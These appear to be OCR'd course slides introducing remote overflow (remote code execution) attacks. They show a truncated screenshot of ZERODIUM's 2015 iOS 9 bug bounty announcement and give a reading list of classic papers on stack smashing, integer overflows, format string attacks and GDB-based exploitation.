


# Remote Overflow Attacks



# Remote Overflow Attacks

Such attacks are also referred to as **remote code execution** attacks



# Finding Exploitable Bugs Ain't Easy

zerODIUM

Home Program iOS 9 Bounty FAQ S

ZERODIUM's Million Dollar iOS 9 Bug Bounty

## ZERODIUM iOS 9 BOUNTY


Sept. 21, 2015 - **ZERODIUM**, the premium zero-day acquisition platform, announces and hosts t
**The Million Dollar iOS 9 Bug Bounty.**

Apple iOS, like all operating system, is often affected by critical security vulnerabilities, how improvements and the effectiveness of exploit mitigations in place, Apple's iOS is currently t secure does not mean unbreakable, it just means that iOS has currently the highest cost and c where the Million Dollar iOS 9 Bug Bounty comes into play.

The Million Dollar iOS 9 Bug Bounty is tailored for experienced security researchers, reverse en

# Reading

Low-level Software Security: Attacks and Defenses: https://trailofbits.github.io/ctf/exploits/references/tr-2007-153.pdf

Smashing the stack for fun and profit: http://phrack.org/issues/49/14.html

System call conventions: http://man7.org/linux/man-pages/man2/syscall.2.html

Basic integer overflows: http://phrack.org/issues/60/10.html

Once upon a free: http://phrack.org/issues/57/9.html

Format string attacks: https://crypto.stanford.edu/cs155/papers/formatstring-1.2.pdf

Using GDB to exploit: https://www.exploit-db.com/papers/13205/

http://10kstudents.eu/material/